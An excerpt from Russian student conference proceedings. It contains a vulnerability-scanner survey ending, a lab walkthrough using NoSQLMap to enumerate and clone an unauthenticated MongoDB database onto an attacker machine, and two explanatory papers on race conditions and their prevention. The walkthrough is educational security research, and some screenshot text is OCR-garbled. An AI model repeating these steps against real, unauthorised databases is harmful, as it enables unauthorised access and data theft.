6. RedCheck – программное обеспечение, основной функцией которого является анализ систем на защищенность. Так же, данное ПО выполняет достаточно много функций, связанных с сетями. В их числе:

Аудит узлов сети на наличие различных уязвимостей ОС, общесистемного и прикладного ПО.

Постоянное наблюдение за составом программного обеспечения и технических средств, сбор информации об изменениях в настройках сети.

Наблюдение за целостностью содержимого узлов сети.

Программное обеспечение выпускается в 5 различных версиях: RedCheck Base, RedCheck Professional, RedCheck Enterprise, RedCheck SCADA.

7. XSpider – программное обеспечение, для оценки защищенности информационных систем в реальном времени. Сканируя сетевые компоненты, ПО находит возможные уязвимости, и выдает оптимальные рекомендации по их ликвидации.

8. Сканер-ВС – программное обеспечение, предназначенное для анализа защищенности сетей, исследования структуры сетевых сервисов, сетевого и локального аудита паролей, поиска остаточной информации и анализа сетевого трафика.

Помимо этого, Сканер-ВС выполняет обеспечение контроля использования беспроводных сетей в ИС.

Заключение

В данной работе был представлен обзор основных средств для анализа сетей передачи информации на наличие уязвимостей. Рассмотренные средства активно используются специалистами по защите информации при проведении тестирования на проникновение и анализа защищенности информационных систем. Инструмент сканирования и оценки сетевых уязвимостей Nessus занимает доминирующее положение на рынке благодаря большому набору уязвимостей и документации. Тем не менее, OpenVAS широко известен, потому что он это средство с открытым исходным кодом.

Основное различие между двумя сканерами заключается в том, что Nessus поддерживает больше плагинов, чем OpenVAS. Одним из преимуществ OpenVAS перед Nessus является способность выявлять и оценивать ложноположительные и ложноотрицательные результаты.

СПИСОК ИСТОЧНИКОВ

1. Реут, А. Д. Моделирование сетевых атак / А. Д. Реут, Н. А. Сальникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы II Всерос. нац. науч. конф. студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08-12 апреля 2019г. : в 4 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2019. – Ч. 2. – С. 418-421.

УДК 004

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ NOSQL В НЕРЕЛЯЦИОННЫХ БАЗАХ ДАННЫХ

INVESTIGATION OF NOSQL VULNERABILITIES IN NON-RELATIONAL DATABASES

Аннотация. В работе рассмотрены NoSQL-инъекции, которые позволяют получить несанкционированный доступ к нереляционным схемам хранения данных. Рассмотрен практический пример атаки на базу данных в которой храниться информация пользователя. После реализации инъекции злоумышленник может эскалировать свои привилегии и получить доступ не только к другим базам данных, но и в целом к серверу.

Abstract. The paper considers NoSQL injections that allow unauthorized access to non-relational data storage schemes. A practical example of an attack on a database in which user information is stored is considered. After the injection is implemented, an attacker can escalate his privileges and gain access not only to other databases, but also to the server as a whole.

Ключевые слова: нереализационные базы данных, NoSQL инъекции, исследование, уязвимости, злоумышленник.

Key words: non-realizable databases, NoSQL injections, research, vulnerabilities, attacker.

Введение

Согласно списку OWASP Top Ten уязвимостей веб приложений, инъекция является наиболее распространенным и опасным типом [4]. Инъекционные уязвимости су-

шествуют в самых разных контекстах, но все они сводятся к одной и той же проблеме [5]. Несколько различных языков, будь то SQL, LDAP или оболочка Linux, смешивают код и данные вместе в командах [2]. Во многих случаях данные предоставляются ненадежными пользователями. Хотя язык обычно отличает код от данных, это различие обычно сводится к паре одинарных или двойных кавычек [1]. Если пользователь может закрыть набор кавычек (например, включив одну из них в свой ввод), он может получить часть своих данных, интерпретированных как код и выполненных программой [3].

Предположим, что нереляционные системы управления базами данных (СУБД) не основанные на T-SQL относительно безопасны. При этом ясно, что NoSQL закрывает лишь уязвимости типа SQL-инъекции, но другие вектора атак все же могут быть реализованы злоумышленниками. Обычно приложение, использующее нереляционную базу данных, состоит из трех уровней:

- Непосредственно приложение.
- API СУБД.
- СУБД.

Использование NoSQLMap

Для тестирования NoSQL-injection с помощью NoSQLMap будем использовать нереляционную систему управления базами данных MongoDB на жертву и злоумышленника. На обеих виртуальных машинах установлена ОС Ubuntu 18.04.

Создадим базу данных и две коллекции с данными в них (рисунок 1).

```

root@liza-VirtualBox: /home/liza
File Edit View Search Terminal Help
> use titazvri
switched to db titazvri
> db.animals.insertMany([
... [{"name": "Joseph", "kind of animal": "Goose", "age": 3},
... [{"name": "George", "kind of animal": "Duck", "age": 5},
... [{"name": "Rose", "kind of animal": "Goat", "age": 8},
... [{"name": "Alice", "kind of animal": "Cat", "age": 6},
... [{"name": "Henry", "kind of animal": "Hamster", "age": 1},
... [{"name": "Harry", "kind of animal": "Horse", "age": 7},
... [{"name": "Henry", "kind of animal": "Pig", "age": 7}
... ])
{"acknowledged": true,
 "insertedIds": [
  ObjectId("5ee613c13f938b1c4ae99d8"),
  ObjectId("5ee613c13f938b1c4ae99d9"),
  ObjectId("5ee613c13f938b1c4ae99da"),
  ObjectId("5ee613c13f938b1c4ae99db"),
  ObjectId("5ee613c13f938b1c4ae99dc"),
  ObjectId("5ee613c13f938b1c4ae99dd"),
  ObjectId("5ee613c13f938b1c4ae99de")
]}

root@liza-VirtualBox: /home/liza
File Edit View Search Terminal Help
... db.foods.insertMany([
... [{"name of product": "Potato", "category": "Vegetables", "Price": 155},
... [{"name of product": "Onion", "category": "Vegetables", "Price": 140},
... [{"name of product": "Fenaco", "category": "Vegetables", "Price": 200},
... [{"name of product": "Carrots", "category": "Vegetables", "Price": 80},
... [{"name of product": "Pineapple", "category": "Fruits", "Price": 350},
... [{"name of product": "Banana", "category": "Fruits", "Price": 90},
... [{"name of product": "Orange", "category": "Fruits", "Price": 120},
... [{"name of product": "Hazelnut", "category": "Nuts", "Price": 500},
... [{"name of product": "Almond", "category": "Nuts", "Price": 870},
... [{"name of product": "Chicken", "category": "Meat", "Price": 670},
... [{"name of product": "Pork", "category": "Meat", "Price": 670},
... [{"name of product": "Beef", "category": "Meat", "Price": 670}
... ])
{"acknowledged": true,
 "insertedIds": [
  ObjectId("5ee614153f938b1c4ae99df"),
  ObjectId("5ee614153f938b1c4ae99e0"),
  ObjectId("5ee614153f938b1c4ae99e1"),
  ObjectId("5ee614153f938b1c4ae99e2"),
  ObjectId("5ee614153f938b1c4ae99e3"),
  ObjectId("5ee614153f938b1c4ae99e4"),
  ObjectId("5ee614153f938b1c4ae99e5"),
  ObjectId("5ee614153f938b1c4ae99e6"),
  ObjectId("5ee614153f938b1c4ae99e7"),
  ObjectId("5ee614153f938b1c4ae99e8"),
  ObjectId("5ee614153f938b1c4ae99e9"),
  ObjectId("5ee614153f938b1c4ae99ea")
]}

```

Рисунок 1 – Создание БД

На компьютере злоумышленника с помощью утилиты nmap проверим порт 27017 – стандартный порт MongoDB. В выводе команды говорится, что порт открыт и на нем находится сервис mongod.

Злоумышленник может использовать для атаки утилиту NoSQLMap (рисунок 2).

```

root@liza-VirtualBox: /home/liza# cd /home/liza/Downloads/NoSQLMap
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap# ls
build      exception.pyc  nosqlmap.py  nsmscan.py  screenshots
COPYING   exception.pyc  nsmcouch.py nsmscan.pyc setup.py
dist      ISSUE_TEMPLATE.md nsmcouch.pyc nsmweb.py   TODO
docker    liza           nsmmongo.py nsmweb.pyc  vuln_apps
docs      NoSQLMap.egg-info nsmmongo.pyc README.md
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap# python setup.py install
running install
running bdist_egg
running egg_info
writing requirements to NoSQLMap.egg-info/requirements.txt
writing NoSQLMap.egg-info/PKG-INFO
writing top-level names to NoSQLMap.egg-info/top_level.txt
writing dependency_links to NoSQLMap.egg-info/dependency_links.txt
writing entry points to NoSQLMap.egg-info/entry_points.txt
reading manifest file 'NoSQLMap.egg-info/SOURCES.txt'
writing manifest file 'NoSQLMap.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib

```

Рисунок 2 – Установка NoSQLMap

Запустим программу командой python nosqlmap.py (рисунок 3).


```
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap
File Edit View Search Terminal Help
NOSQLMAP
v0.7 codingo@protonmail.com

1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option:
```

Рисунок 3 – Запуск NoSQLMap

Выберем первый пункт – задание опций, и зададим опции для атаки (рисунок 4). Целью укажем ip-адрес жертвы (пункт 1), адрес локальной БД – ip-адрес атакующего (пункт 7), а также порт прослушивания – стандартный (пункт 8).

```
Options
1-Set target host/IP (Current: 192.168.1.240)
2-Set web app port (Current: 80)
3-Set App Path (Current: Not Set)
4-Toggle HTTPS (Current: OFF)
5-Set MongoDB Port (Current : 27017)
6-Set HTTP Request Method (GET/POST) (Current: GET)
7-Set my local MongoDB/Shell IP (Current: 192.168.1.253)
8-Set shell listener port (Current: 27017)
9-Toggle Verbose Mode: (Current: OFF)
0-Load options file
a-Load options from saved Burp request
b-Save options file
h-Set headers
x-Back to main menu
Select an option:
```

Рисунок 4 – Задание опций

Далее вернемся в главное меню и выберем пункт 2 – Атака доступа NoSQL Database (рисунок 5).

```
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap
File Edit View Search Terminal Help
NOSQLMAP
v0.7 codingo@protonmail.com

1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 2
DB Access attacks (MongoDB)
=====
Checking to see if credentials are needed...
Successful access with no credentials!

1-Get Server Version and Platform
2-Enumerate Databases/Collections/Users
3-Check for GridFS
4-Clone a Database
```

Рисунок 5 – Атака доступа к удаленной БД

Подключение к БД произошло успешно, и появились новые опции. Выберем первую – получить версию сервера и платформы. Вывод показан на рисунке 6.

```
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap
File Edit View Search Terminal Help

1-Get Server Version and Platform
2-Enumerate Databases/Collections/Users
3-Check for GridFS
4-Clone a Database
5-Launch Metasploit Exploit for Mongo < 2.2.4
6-Return to Main Menu
Select an attack: 1

Server Info:
MongoDB Version: 3.6.3
Debugs enabled : False
Platform: 64 bit
```

Рисунок 6 – Получение версии сервера и платформы

Выберем опцию 2 – перечислить базы данных, коллекции и пользователей. Вывод программы показан на рисунке 7.

```

root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap
File Edit View Search Terminal Help
6-Return to Main Menu
Select an attack: 2

List of databases:
admin
config
local
titazvri

List of collections:
admin:

config:

local:

titazvri:

```

Рисунок 7 – Перечисление БД и коллекций на сервере

```

1-Get Server Version and Platform
2-Enumerate Databases/Collections/Users
3-check for GridFS
4-Clone a Database
5-Launch Metasploit Exploit for Mongo < 2.2.4
6-Return to Main Menu
Select an attack: 4

1-admin
2-config
3-local
4-titazvri
Select a database to steal: 4
Does this database require credentials (y/n)? n
Database cloned. Copy another (y/n)? n

1-Get Server Version and Platform
2-Enumerate Databases/Collections/Users
3-check for GridFS
4-Clone a Database
5-Launch Metasploit Exploit for Mongo < 2.2.4
6-Return to Main Menu
Select an attack:

```

Рисунок 8 – Клонирование БД

Далее попробуем клонировать базу данных с сервера на злоумышленника (рисунок 8). Используем опцию 4. Выводится список баз данных, возможных для клонирования. Выбираем ту, что создали ранее для выполнения атаки. Программа копирует ее полностью и предлагает клонировать другие БД.

Запустим MongoDB shell на компьютере злоумышленника для того, чтобы проверить успешность клонирования. В списке баз данных находятся стандартные, появляющиеся при установке и новая база данных – ti- tazvri_stolen (рисунок 9).

Далее произведем проверку того, что находится внутри (рисунок 10). Видим, что база данных была клонирована полностью.

```

root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap
File Edit View Search Terminal Help
root@liza-VirtualBox: /home/liza/Downloads/NoSQLMap# mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
MongoDB server version: 3.6.3
Server has startup warnings:
2020-06-15T02:55:16.344+1000 I STORAGE [initandlisten]
2020-06-15T02:55:16.344+1000 I STORAGE [initandlisten] ** WARNING: Using the XFS
filesystem is strongly recommended with the WiredTiger storage engine
2020-06-15T02:55:16.344+1000 I STORAGE [initandlisten] ** See http://d
ochub.mongodb.org/core/prodnotes-filesystem
2020-06-15T02:55:24.779+1000 I CONTROL [initandlisten]
2020-06-15T02:55:24.779+1000 I CONTROL [initandlisten] ** WARNING: Access contr
ol is not enabled for the database.
2020-06-15T02:55:24.779+1000 I CONTROL [initandlisten] ** Read and writ
e access to data and configuration is unrestricted.
2020-06-15T02:55:24.779+1000 I CONTROL [initandlisten]
> show dbs
admin          0.000GB
config         0.000GB
local          0.000GB
titazvri_stolen 0.000GB
>

```

Рисунок 9 – Проверка клонирования

```

local          0.000GB
titazvri_stolen 0.000GB
> use titazvri_stolen
switched to db titazvri_stolen
> show collections
animals
foods
fs.chunks
fs.files
> db.foods.find()
{ "_id" : ObjectId("5ee614153f938b1c4ae690df"), "name of product" : "Potato", "c
ategory" : "Vegetables", "Price" : 115 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e0"), "name of product" : "Onion", "ca
tegrory" : "Vegetables", "Price" : 140 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e1"), "name of product" : "Tomato", "c
ategory" : "Vegetables", "Price" : 240 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e2"), "name of product" : "Carrot", "c
ategory" : "Vegetables", "Price" : 86 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e3"), "name of product" : "Pineapple",
"category" : "Fruits", "Price" : 350 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e4"), "name of product" : "Banana", "c
ategory" : "Fruits", "Price" : 90 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e5"), "name of product" : "Orange", "c
ategory" : "Fruits", "Price" : 120 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e6"), "name of product" : "Hazelnut",
"category" : "Nuts", "Price" : 500 }
{ "_id" : ObjectId("5ee614153f938b1c4ae690e7"), "name of product" : "Almond", "c
ategory" : "Nuts", "Price" : 670 }

```

Рисунок 10 – Продолжение проверки клонирования

Заключение

В ходе работы рассмотрены NoSQL инъекции, как наиболее опасный тип атак на нереляционные базы данных. Приведен пример эксплуатации уязвимости по клонированию базы данных.

СПИСОК ИСТОЧНИКОВ

1. Воронова, Л.И. Big Data. Методы и средства анализа: Учебное пособие / Л.И. Воронова, В.И. Воронов. – Москва : МТУСИ., 2016 - 35 с.
2. Титоренко, Г.А. Информационные технологии управления: Учеб. пособие для вузов Под ред. проф. Г.А. Титоренко. – 2-е изд., доп. – Москва: ЮНИТИ-ДАНА, 2003. - 439 с.

3. Трещев, И.А. Техника и технология атак злоумышленников в распределенных информационных системах. Часть 1 Рекогносцировка, начала атак. / И.А. Трещев, А.С. Ватолина, В.А. Сериков. – Екатеринбург : Издательские решения, 2021. – 160 с.

4. Трещев, И.А. Администрирование распределенных информационных систем. Часть 2. Технологии информационных систем / И.А. Трещев, С.В. Прокофьев. – Екатеринбург : Издательские решения, 2021. – 228 с.

5. Фаулер, М. NoSQL: новая методология разработки нереляционных баз данных. / М. Фаулер, П. Дж. Садаладж ; пер. с англ. - Москва : ООО "И.Д. Вильямс", 2013. – 192 с.

УДК 004.41

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ СОСТОЯНИЯ «ГОНКИ»

INVESTIGATION OF VULNERABILITIES OF THE "RACE" STATE

Аннотация. В статье рассмотрено состояние «гонки», его составные элементы, в том числе и уязвимости, связанные с данным состоянием. Проблема возникает, если доступ к данным не синхронизирован и результат работы приложения зависит от порядка исполнения потоков, которые функционируют в рамках процессов. Атаки, связанные с состоянием гонки включают в себя открытие и проверку файла, запуск подпрограмм, проверку пароля и имени пользователя, анализ памяти. Если возможно исполнение нескольких потоков содержащих критическую секцию одновременно это может означать, что критическая секция содержит ошибку. Чаще всего эта ошибка существует из-за недоработки исходных текстов разработчиком.

Abstract. The article considers the state of "race", its constituent elements, including the vulnerabilities associated with this state. The problem arises if data access is not synchronized and the result of the application depends on the execution order of the threads that operate within the processes. Race condition attacks include file opening and validation, subroutine execution, password and username validation, and memory parsing. If it is possible to execute several threads containing a critical section at the same time, this may mean that the critical section contains an error. Most often, this error exists due to a flaw in the source texts by the developer.

Ключевые слова: уязвимости, состояние «гонки», параллельное программирование, процесс.

Key words: vulnerabilities, "race" state, parallel programming, process.

Введение

Одним из важнейших аспектов производительности параллельных вычислений является общая память. В различных моделях параллельного программирования процессы или потоки имеют общее адресное пространство, читаемое и записываемое асинхронно [3]. Таким образом все процессы имеют равный доступ к общей памяти. Различные механизмы, такие как блокировки и семафоры, могут использоваться для управления доступом к совместно используемой памяти [2]. При параллельном программировании программа представляет собой набор потоков, где каждый поток имеет набор личных переменных (локальных переменных стека) и общих переменных (статических переменных, общих блоков или global heap) [1]. Потоки обмениваются данными путем чтения и записи общих переменных и координируют их путем синхронизации с общими переменными [4].

Состояние гонки возникает в приложении использующем в соответствии с классификацией Флина общую память. Подобная ситуация может возникнуть, если два или более потоков работают с переменной, содержащейся в общей памяти, при этом хотя бы один из рассматриваемых потоков пытается осуществить операцию записи в память ассоциированную с данной переменной. Доступ в данном случае является параллельным и асинхронным. Состояния «гонки» может возникнуть, если доступ к общим данным не синхронизирован должным образом, и результат выполнения зависит от порядка исполнения потоков. И все же без синхронизации общие переменные, доступ к которым осуществляется через критическую секцию, могут быть повреждены потоками. Типичные атаки состояния гонки включают в себя открытие файла, проверку файла, запуск подпрограммы, проверку пароля или проверку имени пользователя, доступ к памяти другого процесса или потока.

Описание элементов состояния гонки

Если результат выполнения нескольких потоков с использованием критических секций различаются в зависимости от последовательности, в которой они будут исполнены, значит критическая секция содержит ошибку состояния гонки.

Пример

В листинге 1.1 показана функция вычитания на языке Java для критического состояния.

Листинг 1.1 – Функция вычитания

```
public class Example
{
    protected long count = 0; public void sub(long value)
    {
        this.count = this.count - value;
    }
}
```

Если два потока, X и Y, выполняют метод sub в одном и том же экземпляре класса Example, будет невозможно узнать, когда операционная система переключается между двумя потоками. Код в методе sub выполняется набором более мелких инструкций, как показано в листинге 1.2.

Листинг 1.2 – Порядок выполнения кода

```
this.count = 50;
X: считывает this.count в регистр (50); Y: считывает this.count
в регистр (50); Y: вычитает значение 2 в регистре;
Y: записывает значение регистра (48) обратно в память. this.count
теперь равно 48;
X: вычитает значение 5 в регистре;
X: записывает значение регистра (45) обратно в память. this.count
теперь равен 45.
```

Два потока хотели вычестить значения 2 и 5 соответственно для класса Example. В листинге 1.2 оба потока начали считывать значение 50 из памяти и, после операций вычитания из 50, значение переменной должно было стать 43. Однако, поскольку выполнение двух потоков чередуется, результат становится 45. Таким образом, поток X был проигнорирован в процессе. Внутри критической секции процесс имеет эксклюзивный доступ к общим изменяемым данным. Чтобы уменьшить вероятность ошибок рекомендуется использовать семафоры, мьютексы или другие объекты синхронизации.

Виды состояний гонки

Виды уязвимости состояние гонки:

- TOCTOU (Time-of-Check Time-of-Use) – при состоянии гонки существует интервал времени между моментом проверки возможности доступа к объекту и собственно моментом доступа. В этот интервал и существует возможность изменить объект.

- Deadlock (взаимная блокировка) – чащи именуемое «тупик». Ситуация при которой параллельные, но взаимодействующие потоки не могут получить доступ к объекту гонки, ожидая друг друга, таким образом блокируя доступ друг друга. Данная ситуация может возникнуть при доступе к двум переменным при использовании двух мьютексов.

- Состояния гонки, связанные с созданием файлов (в том числе временных) – при создании файла существует так же как и при TOCTOU промежуток времени в который возможно подменить содержимое файла.

- «Окно гонки» – при выполнении параллельных потоков может существовать участок исходного текста, при исполнении которого изменение объекта возможно одним из параллельно работающих потоков.

Заключение

В данной работе рассмотрено состояние «гонки», ее компоненты. На данный момент известно об около 615 различных уязвимостей, приводящих к ошибке состояние гонки. Отладка приложений при асинхронном программировании является более трудоемкой задачей чем разработке однопоточных приложений. Отследить синтаксические, лексические ошибки значительно проще, чем семантические или связанные с использованием общей памяти несколькими потоками. При этом состоянию гонки подвержены и архитектурные компоненты современных ЭВМ не связанные с особенностями разработки алгоритмов.

СПИСОК ИСТОЧНИКОВ

1. Исаев, И. К. Применение динамического анализа для генерации входных данных, демонстрирующих критические ошибки и уязвимости в программах / И. К. Исаев, Д. В. Сидоров // Программирование. - 2010. - № 4. - С. 51-67.

2. Кудрин, М. Метод нахождения состояний гонки в потоках, работающих на разделяемой памяти / М. Кудрин, А. Прокопенко, А. Тормасов // Труды МФТИ. - 2009. - № 4. - С. 182-201.

3. Попова, О.Б. Исследование уязвимостей в современном программном обеспечении, используя статистический анализ / О.Б. Попова, Н.В. Кушнир, Ю.С. Носова, К.Е. Тотухов, Л.С. Резниченко, Е.С. Яцкевич // Современные наукоемкие технологии. – 2021. – № 2. – С. 58-62.

4. Трифанов, В. Ю. Динамическое обнаружение состояний гонки в многопоточных Java-программах : специальность 05.13.11 «Математическое и программное обеспечение вычислительных машин, комплексов и компьютерных сетей» : дис. ... канд. тех. наук: / Трифанов Виталий Юрьевич ; Санкт-Петербургский государственный университет. - Санкт-Петербург, 2013. – 112 с.

5. Трещев, И.А. О подходе к анализу уязвимостей информационных систем / Г.В. Москалец, И.А. Трещев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных, 2022. – т. 2. – С. 388-389.

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the Department "Design, Management and Development of Information Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

МЕТОДЫ ОБНАРУЖЕНИЯ И ПРЕДУПРЕЖДЕНИЯ СОСТОЯНИЯ «ГОНКИ»

METHODS FOR DETECTING AND WARNING THE "RACE" STATE

Аннотация. Статья посвящена методам обнаружения состояния «гонки». Приведены признаки наличия уязвимостей, связанных с рассматриваемым состоянием. Приведена сеть Петри для расслоенных критических секций описывающая «гонки». Известно, что использование семафоров или других объектов синхронизации не решит проблемы, возникающих при взаимном исключении. Приведен пример, когда два процесса, имеющие критические секции, соответствующие двум разным ресурсам, исполняются параллельно и возможно перейдут во взаимную блокировку. Отмечено, что операционные системы Windows и Linux подвержены риску возникновения состояния гонки. Корректная разработка с учетом возможности возникновения тупиков и использование отладчиков позволяет значительно уменьшить вероятность возникновения блокировок. Abstract. The article is devoted to methods for detecting the state of "race". The signs of the presence of vulnerabilities associated with the state under consideration are given. A Petri net for layered critical sections describing "races" is given. It is known that the use of semaphores or other synchronization objects will not solve the problems that arise from mutual exclusion. An example is given where two processes that have critical sections corresponding to two different resources are executed in parallel and possibly become deadlocked. It has been noted that Windows and Linux operating systems are at risk of a race condition. Correct development taking into account the possibility of deadlocks and the use of debuggers can significantly reduce the likelihood of blocking

Ключевые слова: методы, обнаружение, состояние «гонки», параллельное программирование, уязвимость.

Key words: methods, detection, "race" state, parallel programming, vulnerability.

Введение

«Гонки» - ошибка, часто возникающая при разработке многопоточных систем, или приложений [1]. В этом состоянии конечный результат зависит от того, в каком порядке выполняются участки кода, точнее результат работы алгоритма теряет свою детерминированность и на одних и тех же наборах данных мы можем получать различные результаты, поэтому более верно использовать термин неопределённость параллель-

лизма [2]. Отметим, что возможна полная блокировка функционирования разрабатываемого приложения и переход его в «zombie» состояние [4]. Состояние гонки – непостоянная ошибка, проявляющаяся в случайные моменты времени и «исчезающая» при попытке её локализовать или отладить [5].

В системах с параллелизмом существуют временные задержки связанные с необходимостью синхронизации или обмена сообщениями между вычислительными узлами, а в случае многопоточных приложений аналогичная ситуация наблюдается и для процессов [3].

Уязвимости

Основные признаки эксплуатации уязвимостей, связанных с использованием состояния гонки:

- несанкционированный доступ объекту;
- нарушение целостности объекта;
- нарушение доступности.

Характерные свойства, обуславливающие наличие ошибки:

- совместно используемый объект;
- конкурирующие потоки или процессы исполнения, либо же дочерние потоки некоторого родителя;
- изменение совместно используемого объекта одним из участников гонок.

Статистический и динамический анализ кода используют для обнаружения наличия состояния гонки в разрабатываемых приложениях.

Уязвимости, связанные с состоянием гонки существовали в следующих версиях программного обеспечения:

- Firefox 2007;
- Internet Explorer 2011;
- «ярлык» Windows;
- COW - «копирование при записи»;
- setuid-root/usr/bin/at;
- гонки Ptrace в ядре Linux.

Способы предотвращения ошибки «Состояние гонки»

Типичное решение для состояния гонки является обеспечение того, приложение имеет ограниченные права на общие данные, пока один поток или процесс манипулирует получением особых прав на доступ к данным, другие ожидают. Такой процесс называется запираем. В качестве механизмов, используемых для запираем, наиболее часто используются:

- Семафоры.
- Мьютексы.
- Блокирование файлов.
- Конвейеры.

Рассмотрим пример, возникающий при использовании критических секций, иллюстрирующий расслоение. Использование семафоров не решает проблемы, возникающих при взаимном исключении. Рассмотрим два процесса P_1 и P_2 , имеющих критические секции, соответствующие двум разным ресурсам. Пусть процесс P_1 содержит операторы, которые захватывают ресурс M , затем M^* , освобождая их в обратном порядке $T(M); \dots; T(M^*); \dots; G(M^*); \dots; G(M)$, а процесс P_2 операторы $T(M^*); \dots; T(M); \dots; G(M); \dots; G(M^*)$, наоборот захватывающий M^* , а затем M при этом освобождение ресурсов так же производится в обратном порядке. Иллюстрация приведена на рисунке 1. Ясно, что области A и B являются потенциально опасными и, вообще говоря, могут содержать уязвимости, связанные с состоянием «гонки».




Рисунок 1 – Иллюстрация расслоения критических секций

Точки плоскости соответствуют всем парам состояний процессов. Закрашенные области - недоступные пары состояний. Отметим, что если процессы после запуска через некоторое время окажутся в состоянии, соответствующем точке области В, то они будут заблокированы на бесконечное время, поскольку каждый из них будет ожидать соответствующего ресурса, который блокируется вторым.

Заключение

В данной работе рассмотрены уязвимости, приводящие к состоянию гонки. Стоит отметить, что различные версии операционных систем Windows и Linux по-прежнему подвержены риску возникновения состояния гонки, например уязвимость ядра Linux или Dirty COW. Это указывает на то, что даже после исследований в этой области существует разрыв между существующими методами обнаружения и предотвращения состояния гонки. Также в работе были рассмотрены способы и методы обнаружения ошибки, а именно статическое и динамическое тестирование. Использование отладчиков позволяет значительно уменьшить вероятность появления состояния гонки в готовом продукте. Описаны способы предотвращения и устранения ошибки состояние гонки в программных продуктах.

СПИСОК ИСТОЧНИКОВ

1. Кудрин, М. Метод нахождения состояний гонки в потоках, работающих на разделяемой памяти / М. Кудрин, А. Прокопенко, А. Тормасов // Труды МФТИ. Том 1, № 4, 2009. С. 182-201.
2. Одинцов, И. Профессиональное программирование. Системный подход. / И. Одинцов. – СПб : БХВ-Петербург, 2004. – 624 с.
3. Салищев, С. И. Использование языков и сред управляемого исполнения для системного программирования / С. И. Салищев, Д. С. Ушаков // Системное программирование. – 2009. – Т. 4 № 1 - С. 198-216.
4. Сергей, И. Д. Реализация гибридных типов владения в Java посредством атрибутивных грамматик / И. Д. Сергей // Системное программирование. – 2011.-Т.6.-№1–С. 49-79.
5. Трифанов, В. Ю. Динамическое обнаружение состояний гонки в многопоточных Java-программах / В. Ю. Трифанов // Математико-механический факультет СПбГУ. – 2013. – URL: <http://www.math.spbu.ru/user/dkoznov/papers/vtrifanov.pdf> (дата обращения: 12.11.2015).

Трещёв Иван Андреевич, кандидат технических наук, доцент «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет.

Treschev Ivan Andreevich, Ph. D., docent Department «Information security of automation systems», Komsomolsk-on-Amur State University.

Пырин Олег Олегович, студент, Комсомольский-на-Амуре государственный университет
Pyrin Oleg Olegovich, student of Komsomolsk-on-Amur State University

О ПОДХОДЕ К МОДЕЛИРОВАНИЮ ЧЕТЫРЁХМЕРНЫХ ПРОСТРАНСТВ ДИСКРЕЦИОННЫХ МОДЕЛЕЙ ДОСТУПА

ON AN APPROACH TO MODELING FOUR-DIMENSIONAL SPACES OF DISCRETIONAL ACCESS MODELS

Аннотация. В работе рассмотрены для четырёхмерных пространств логические операции: логическое сложение, умножение и исключающее или, которые могут быть введены для формирования политики информационной безопасности автоматизированной системы. Описана и построена четырёхмерная модель, а также рассмотрена возможность её применения на предприятиях.

